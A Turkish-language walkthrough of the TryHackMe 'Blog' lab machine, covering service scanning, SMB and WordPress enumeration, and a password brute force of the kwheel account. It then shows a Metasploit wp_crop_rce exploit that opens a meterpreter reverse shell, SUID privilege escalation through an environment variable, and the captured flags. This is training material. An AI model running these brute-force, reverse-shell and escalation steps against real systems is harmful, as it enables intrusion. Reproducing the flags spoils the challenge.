

TryHackMe Blog Makine Çözüm Dokümanı

Adım 1

Cihazın açıklama kısmını okuduğumuzda web servisinin virtual hosting ile çalıştığını anlamaktayız. İlgili web sayfasına ulaşabilmek için “/etc/hosts” dosyasında cihazın IP’si karşılığında “blog.thm” sitesinin gelmesi gerekmektedir. “/etc/hosts” dosyasını cihazın lokal DNS’i olarak düşünebiliriz. Bu dosyada domainler ve bu domainlere karşılık gelen IP adresleri bulunur. Herhangi bir dosya editörü ile “/etc/hosts” dosyasının sonuna “<cihaz IPsi> blog.thm” yazısını ekleyelim.

Adım 2

Hedef IP’nin nmap port tarama aracı ile taranıp üzerinde açık olan portların ve servislerin versiyonları ile birlikte taranması ve kaydedilmesi.

\$ nmap -Pn -oN nmap.txt --open -sV <cihaz IPsi>

Kullanılan Nmap seçenekleri;

-Pn ilgili IP’yi up olarak varsay ve keşif aşamasını geç.

-oN nmap.txt taramanın sonuçlarını text formatında nmap.txt dosyasına yaz.

--open sadece açık portları göster.

-sV Var olan servislerin versiyonlarına da bak.

```
Nmap scan report for blog.thm (10.10.41.50)
Host is up (0.063s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Adım 3

Çalışan servisler arasında “Apache”, “SSH” ve “Samda” olduğunu görmekteyiz.

SSH servisinin versiyonunun yüksek ve herhangi bir zafiyeti bulunmamaktadır, Samba servisi de aynı şekilde zafiyetsiz bir versiyondadır.

Apache servisinin versiyonunu kontrol ettiğimizde bazı zafiyetler olabileceğini görüyoruz ancak denenen zafiyetlerin hiçbiri tetiklenmediğinden bu zafiyetlerin patch’lenmiş olduğu sonucuna varabiliriz.

Adım 4

Samba servisi genellikle Windows işletim sisteminin disk paylaşma servisi, ancak Linux işletim sistemi içinde kullanılabilir ancak Linux işletim sistemindeki versiyonunda çok zafiyet bulunmaz. “Guest” kullanıcısı ile diskleri listelemek istediğimizde.

\$ smbclient -L blog.thm -U Guest

```
Enter WORKGROUP\Guest's password:

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      BillySMB        Disk      Billy's local SMB Share
      IPC$           IPC       IPC Service (blog server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
      -----
      Workgroup       Master
      -----
```

“BillySMB” diskinin lokal paylaşılmış bir disk olduğunu görebiliriz.

```
Unable to initialize messaging context
Enter WORKGROUP\Guest's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Tue May 26 21:17:05 2020
..               D           0   Tue May 26 20:58:23 2020
Alice-White-Rabbit.jpg  N   33378  Tue May 26 21:17:01 2020
tswift.mp4          N 1236733  Tue May 26 21:13:45 2020
check-this.png      N    3082  Tue May 26 21:13:43 2020

15413192 blocks of size 1024. 9790384 blocks available
smb: \> get Alice-White-Rabbit.jpg
getting file \Alice-White-Rabbit.jpg of size 33378 as Alice-White-Rabbit.jpg (104.5 KiloBytes/sec) (average 104.5 KiloBytes/sec)
smb: \> get tswift.mp4
getting file \tswift.mp4 of size 1236733 as tswift.mp4 (1507.8 KiloBytes/sec) (average 1114.4 KiloBytes/sec)
smb: \> get check-this.png
getting file \check-this.png of size 3082 as check-this.png (12.0 KiloBytes/sec) (average 911.5 KiloBytes/sec)
smb: \> exit
```

\$ smbclient \\\blog.thm\\BillySMB -U Guest

\$ get Alice-White-Rabbit.jpg

\$ get tswift.mp4

\$ get check-this.png

Diskin içerisindeki dosyalar lokal makinemize çekip inceleyebiliriz. “Alice-White-Rabbit.jpg” dosya isminden bu klasörün bir “Rabbit Hole” şaşırtmaca olabileceği kanısına varabiliriz ama emin olabilmek adına inceleme araçları aşağıdaki gibidir;

```
effective@debian:~/tryhackme/Blog$ steghide extract -sf Alice-White-Rabbit.jpg
Enter passphrase:
the file "rabbit_hole.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "rabbit_hole.txt".
effective@debian:~/tryhackme/Blog$ cat rabbit_hole.txt
You've found yourself in a rabbit hole, friend.
```

\$ steghide extract -sf Alice-White-Rabbit.jpg

Steghide aracı ile resimin içerisinde gizli bir veri olup olmadığı kontrol edilebilir.


\$ cat rabbit_hole.txt

You've found yourself in a rabbit hole, friend.

Tahmin ettiğimiz gibi tamamen zaman kaybettirme amacı ile oluşturulmuş bir şaşırtmaca.

Adım 5

Web servisini incelemeye başlayabiliriz. Giriş sayfasını incelerken En alt kısmında sitenin “wordpress” CMS “Content Management System” kullanılarak oluşturulduğunu görebiliriz.



Adım 6

Wordpress CMS incelemek için “wpscan” aracını kullanabiliriz. Bu araç wordpress’in kendisi tarafından oluşturulmuş ve blog sahiplerinin kendi sitelerinde bulunan açıkları tespit edebilmesi için kullanılır.

\$ wpscan -e --url http://blog.thm/

-e Enumeration (Bilgi toplama modu)
--url Hedef URL

Aracın sonuçlarını incelediğimizde zafiyetli bir versiyonun çalıştığını “5.0” görmekteyiz. Ayrıca sonuçlara geri dönüp baktığımızda bulduğumuz zafiyet dışında iki adet kullanıcının da bulunduğunu gösteriyor.

“msfconsole” aracı içerisinde zafiyeti tetiklemeye çalıştığımızda, zafiyetin tetiklenmesi için giriş yapabilen kullanıcı bilgilerine sahip olmamız gerektiğini görüyoruz. Kullanıcılar “kwheel” ve “bjoel”.

```
[*] User(s) Identified:

[*] kwheel
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
|   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[*] bjoel
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
|   - http://blog.thm/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[*] Karen Wheeler
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Rss Generator (Aggressive Detection)

[*] Billy Joel
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Rss Generator (Aggressive Detection)

[*] No WPvulnDB API Token given, as a result vulnerability data has not been output.
[*] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register

[*] Finished: Fri Jan 22 10:16:23 2021
```

```
msf6 exploit(multi/http/wp_crop_rce) > options
Module options (exploit/multi/http/wp_crop_rce):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  -                yes       The WordPress password to authenticate with
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    10.10.114.199    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>'
  RPORT     80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /                yes       The base path to the wordpress application
  USERNAME  kwheel           yes       The WordPress username to authenticate with
  VHOST      -                no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.9.41.140     yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    WordPress
```

Adım 7

Kullanıcılardan parolası basit olarak tahmin ettiğimiz admin olmayan “kwheel” kullanıcısının parolasını brüte-force saldırısı ile kırmaya çalışabiliriz. Yine “wpscan” aracı ile kullanıcının muhtemel parolalarını deneyebiliriz.

```
$ wpscan --url http://blog.thm/wp-login.php --passwords <rockyou.txt dosyası> -U kwheel
```

--url Test edilecek URL

--passwords Test edilecek parolaların listesinin bulunduğu dosya

-U Parolası kırılacak kullanıcı adı

```
[+] Performing password attack on Wp Login against 1 user/s  
[SUCCESS] - kwheel / cutiepie1  
Trying kwheel / westham Time: 00:01:22 <====
```

Parola kırma işleminden sonra “kwheel” kullanıcısının parolasının “cutiepie1” olduğunu buluyoruz.

Adım 8

“Msfconsole” aracında “WordPress Crop-image Shell Upload” zafiyetini tetikleyebileceğimiz modülü seçiyoruz ve elde ettiğimiz bilgileri doldurarak zafiyeti tetikliyoruz.

```
$ msfconsole
```

```
$ use multi/http/wp_crop_rce
```

```
$ set RHOSTS blog.thm
```

```
$ set USERNAME kwheel
```

```
$ set PASSWORD cutiepie1
```

```
$ set LHOSTS <vpn deki IP adresimiz>
```

```
$ run
```

```
msf6 exploit(multi/http/wp_crop_rce) > options
Module options (exploit/multi/http/wp_crop_rce):
-----
Name      Current Setting  Required  Description
-----
PASSWORD  cutiepie1       yes       The WordPress password to authenticate with
Proxies   no              no        A proxy chain of format type:host:port[,type:host:port[...]]
RHOSTS    blog.thm        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:~path~'
RPORT     80              yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI /               yes       The base path to the wordpress application
USERNAME  kwheel          yes       The WordPress username to authenticate with
VHOST     no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
LHOST     10.9.41.140      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   WordPress

msf6 exploit(multi/http/wp_crop_rce) > run
[*] Started reverse TCP handler on 10.9.41.140:4444
[*] Authenticating with WordPress using kwheel:cutiepie1...
[*] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[*] Image uploaded
[*] Including into theme
[*] Sending stage (39264 bytes) to 10.10.86.138
[*] Meterpreter session 2 opened (10.9.41.140:4444 -> 10.10.86.138:59182) at 2021-01-22 11:10:06 +0300
[*] Attempting to clean up files...

meterpreter > getuid
Server username: www-data (33)
meterpreter > 
```

Bu şekilde “www-data” kullanıcısı ile makinada Shell elde etmiş olduk.

Adım 9

Meterpreter üzerinden “shell” komutunu çalıştırdığımızda Linux işletim sistemi komut satırı üzerinden cihazı kullanmaya devam edebiliriz.

Meterpreter > shell

SUID dosyaları arayarak yetki yükseltmeyi deneyebiliriz. Bu dosyalar Linux işletim sistemi üzerinde özel yetkiyi dosyalardır ve yanlış yetkilendirilmeleri durumunda dosyanın çalıştırılması durumunda, dosyanın yararının yetkileri ile çalışırlar.

\$ find / -perm -u=s -type f 2>/dev/null

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/sbin/checker
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/ject/dmccrypt-get-device
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping
/bin/su
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9066/bin/mount
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/sudo
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9066/usr/lib/openssh/ssh-keysign
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
```

Gelen çıktıyı incelediğimizde standardın dışında yanlış yetkilendirilmiş “/usr/bin/checker” isimli bir dosya olduğunu görüyoruz.

Doyayı çalıştırdığımızda “Not an Admin” cevabını görüyoruz. Bu program bir yöntem ile admin olup olmadığımızı test etmekte. Hangi yöntem ile bunu kontrol ettiğini bulmak için Linux işletim sistemlerinde popüler olarak kullanılan “ltrace” aracını kullanabiliriz.

```
$ /usr/sbin/checker
```

```
$ ltrace /usr/sbin/checker
```

```
$ /usr/sbin/checker
Not an Admin
$ ltrace /usr/sbin/checker
getenv("admin")          = nil
puts("Not an Admin")     = 13
Not an Admin
+++ exited (status 0) +++
```

Programın Linux işletim sistemlerine özgü “Environment Variable” olan “admin” değişkenini kontrol ettiğini görüyoruz. Bizim kullanıcımız içinse bu değişkenin belirlenmemiş olduğunu da ayrıca görebiliriz.

“Environment Variable” değişkenleri kullanıcının home dosya dizini çalıştırabileceği komutları araması için gitmesi gereken izinler ve dahil olduğu grup gibi çeşitli bilgileri barındırır. Her kullanıcı kendi “Environment Variable” değişkenlerini değiştirebilir. “admin” isimli bir değişken oluşturup değerinde “1” yani “True” verdiğimizde admin olarak programın bizi tanınması gerekir.

\$ export admin=1

Programı tekrar çalıştırdığımızda root yetkisi ile komut çalıştırabiliyoruz. Cihazın “/home” dizinini incelediğimizde “bjoel” kullanıcısını görebiliyoruz. “bjoel” kullanıcısının altında “user.txt” dosyasını okumaya çalıştığımızda başka bir yanıltmaca olduğunu görüyoruz. Gerçek “user.txt” dosyasını bulmak için “find” komutunu kullanabiliriz.

\$ find / -name user.txt -type f

Root olarak “user.txt” ve “root.txt” dosyalarını okuyabiliriz.

```
ls /home
bjoel
cat /home/bjoel/user.txt
You won't find what you're looking for here.

TRY HARDER
find / -name user.txt -type f

/home/bjoel/user.txt
/media/usb/user.txt
cat /media/usb/user.txt
c8421899aae571f7af486492b71a8ab7
cat /root/root.txt
9a0b2b618bef9bfa7ac28c1353d9f318
```

Kaynaklar:

- <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>
- <https://gtfobins.github.io/>
- <https://tryhackme.com/room/blog>
- <https://github.com/pentestmonkey/php-reverse-shell>